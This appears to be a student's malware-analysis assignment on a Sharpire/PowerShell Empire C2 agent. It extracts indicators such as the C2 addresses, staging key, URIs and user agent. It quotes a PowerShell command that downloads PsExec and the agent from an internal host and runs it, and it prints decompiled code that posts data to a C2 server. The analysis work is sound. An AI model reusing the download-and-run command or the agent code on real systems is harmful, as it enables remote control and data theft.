iwr 10.10.10.2:8000/Win32_Installer.exe -OutFile "C:\Python27\Win32_Installer.exe"; iwr 10.10.10.2:8000/PsExec.exe -OutFile "C:\Users\marve\Documents\PsExec.exe"; iwr 10.10.10.2:8000/Sharpire.exe -OutFile "C:\SystemVol\Sharpire.exe"; Start-Process "C:\SystemVol\Sharpire.exe"
```

Navigating to that file path, its hash was not found in VirusTotal and executable name was not found in Google, which could mean it is a custom file and possibly suspicious.

b. What is the malware family name? (Hint: This is a well-known post exploitation tool)

(PowerShell) Empire.

Using floss.exe, some strings were extracted such as:

"

Invoke-Empire
-Servers "
-StagingKey "
-SessionKey "
-SessionID "
"

Googling for Invoke-Empire led me to

<https://github.com/EmpireProject/Empire/blob/master/data/agent/agent.ps1>, which suggests the file could be an agent/beacon for C2 communication.

```

1  function Invoke-Empire {
2      <#
3          .SYNOPSIS
4              The main functionality of the Empire agent.
5              Additional functionality can be loaded dynamically.
6
7          Author: @harmj0y
8          License: BSD 3-Clause
9
10         .PARAMETER StagingKey
11             The server staging key.
12
13         .PARAMETER SessionKey
14             Client-specific AES session key to use for communications
15
16         .PARAMETER SessionID
17             A unique alphanumeric sessionID to use for identification
18
19         .PARAMETER Servers
20             Array of C2 servers to use
21
22         .PARAMETER KillDate
23             Kill date limit for agent operation
24
25         .PARAMETER KillDays
26             Number of days for the bot to operate until exit
27
28         .PARAMETER WorkingHours
29

```

78°F Mostly cloudy

8 contributors

Raw Blame

6:35 am ENG US 15/9/2022

c. Does the malware have networking capabilities? If yes, please provide the network IOCs.

Yes, it appears to have networking capabilities, and it would likely have that if it is a C2 agent.

Decompiling with dnSpy, we can see a function, SendData below, that appears to send HTTP POST request to send data possibly to the C2 server.

```

Assembly Explorer - Assignment1 - VMware Workstation
File Edit View VM Tabs Help ||| 
dnSpy v6.1.8 (64-bit, .NET)
File Edit View Debug Window Help Start 
Assembly Explorer - SendData(string, byte[] : byte[])
Task43(Coms.PACKET) : byte[] @0x600040
Task44(Coms.PACKET) : byte[] @0x600040
Task51(Coms.PACKET) : byte[] @0x600040
MissedCheckins : int @0x17000001
jobTracking : JobTracking @0x4000000C
ServerIndex : int @0x40000005
sessionInfo : SessionInfo @0x40000000
PACKET @0x20000009
EmpireStager @0x20000007
Base Type and Interfaces
Derived Types
EmpireStager(SessionInfo) : void @0x40000004
aesDecrypt(string, byte[]) : byte[] @0x4000004C
aesEncrypt(byte[], byte[]) : byte[] @0x40000052
DotNetEmpire() : void @0x60000052
Execute() : void @0x6000004E
GetSystemInformation(string, string) : void @0x4000004F
PowerShellEmpire(byte[]) : void @0x40000050
rc4Encrypt(byte[], byte[]) : byte[] @0x4000004F
SendData(string, byte[]) : byte[] @0x4000004F
SendStage(string, byte[], string) : byte[] @0x4000004F
Stage10() : byte[] @0x60000050
Stage2(byte[]) : byte[] @0x60000050
rsaCrypto : RSACryptoServiceProvider
sessionInfo : SessionInfo @0x40000001
stagingKeyBytes : byte[] @0x4000001F
JobTracking @0x20000008
Misc @0x20000003
SessionInfo @0x40000006
microsoft (4.0.0.0)
System (4.0.0.0)
System.Core (4.0.0.0)
System.Management (4.0.0.0)
System.Management.Automation (3.0.0.0)
1 // Sharpire_EmpireStager
2 // Token: 0x06000054 RID: 84 RVA: 0x0000053A0 File Offset: 0x000035A0
3 public byte[] SendData(string uri, byte[] data)
4 {
5     byte[] result = new byte[0];
6     using (WebClient webClient = new WebClient())
7     {
8         webClient.Headers.Add("User-Agent", this.sessionInfo.GetStagerUserAgent());
9         webClient.Proxy = WebRequest.GetSystemWebProxy();
10        webClient.Proxy.Credentials = CredentialCache.DefaultCredentials;
11        Console.WriteLine("this is the uri string: " + uri);
12        Console.WriteLine("website to reach: " + this.sessionInfo.GetControlServers().First<string>() + uri);
13        result = webClient.UploadData(this.sessionInfo.GetControlServers().First<string>() + uri, "POST", data);
14    }
15    return result;
16 }

```

100 %

Windows Taskbar: dnSpy v6.1.8 (64-bit), C:\ProgramData\Mi..., CFF Explorer VIII - [...], 29°C Clear, ENG, 1:49 pm, 9/9/2022

```

SessionInfo @02000006
  public SessionInfo()
  {
    this.ControlServers = new string[]
    {
      "http://192.168.219.128"
    };
    this.StagingKey = "a#JF=z_K7S.1.-Ou[w+j9M&bcmfli4";
    this.AgentLanguage = "dotnet";
    this.SetDefaults();
  }

  // Token: 0x0000002F RID: 47 RVA: 0x00004A58 File Offset: 0x00002C58
  public SessionInfo(string[] args)
  {
    this.ControlServers = args[0].Split(new string[]
    {
      ","
    }, StringSplitOptions.RemoveEmptyEntries);
    Console.WriteLine(args[1]);
    this.StagingKey = args[1];
    this.AgentLanguage = args[2];
    this.SetDefaults();
  }

  // Token: 0x00000030 RID: 48 RVA: 0x00004AA8 File Offset: 0x00002CA8
  private void SetDefaults()
  {
    this.StagingKeyBytes = Encoding.ASCII.GetBytes(this.StagingKey);
    this.TaskURIs = new string[]
    {
      "/admin/get.php",
      "/news.php",
      "/login/process.php"
    };
    this.UserAgent = "(Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko";
    this.StagerUserAgent = "";
    if (string.IsNullOrEmpty(this.stagerUserAgent))
    {
    }
  }
}

```

Using dnSpy, we can also see other data attributes, such as:

```

this.ControlServers = new string[]
{
  "http://192.168.219.128"
};

```

Which indicates this is the likely C2 server address.

There are also URIs as seen in the screenshot above.

Another IP address observed (from the output of floss.exe) possibly of interest: "<http://10.10.10.2:1335>". It even mentions port 1335. However, both this address and the C2 address are private address ranges, which could have been defanged by the author.

There was also a User-Agent string spotted: "(Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko" in the decompiled code. The User-Agent also seems to have been added in the HTTP request for the SendData function mentioned earlier. Malware may often provide their own User-Agent strings to possibly hide the nature of the network activity.